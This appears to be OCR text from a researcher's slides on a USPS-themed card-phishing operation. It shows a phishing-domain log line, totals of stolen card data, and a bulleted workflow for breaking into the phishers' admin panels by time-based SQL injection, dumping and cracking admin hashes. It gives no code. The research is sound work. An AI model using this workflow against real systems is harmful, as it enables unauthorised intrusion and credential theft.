
7863	https://us.ps.iop-pack.com	GET	/address.php	200	73766	HTML	php	USPS.com® - US...
7861	https://us.ps.iop-pack.com	GET	/wss/	404	429	HTML		404 Not Found



PROCESSING DATA

- Once I had a URL:
  - Extract the admin panel URL
  - Exploit the time-based SQLi
    - Dump admin table
  - Decrypt the usernames from the dump
  - Put the hashes from the dump into the cracker
  - Wait for the cracker to finish...
  - Hopefully have a new login to add to the automation script.







LOOKING BACK

- Total times data was entered: **1,239,448**
- Total unique CCs collected: **438,669**
- Unique IPs: **73,873**
- Unique emails: **54,610**
- Domains used: **1,133**


ADMIN LOGINS



test
Non-proxy IP
Proxy IP


STATS


test
Non-proxy IP
Proxy IP
Қазақстан
Монгол улс
齐齐哈尔市
哈尔滨市
乌鲁木齐市
长春市
四平市
沈阳市
Бишкек
Bakı
O'zbekiston
Кыргызстан
呼和浩特市
北京市
唐山市
沧州市
조선민주주의인민공화국
Türkmenistan
Aşgabat
Тоҷикистон
西宁市
吕梁市
石家庄市
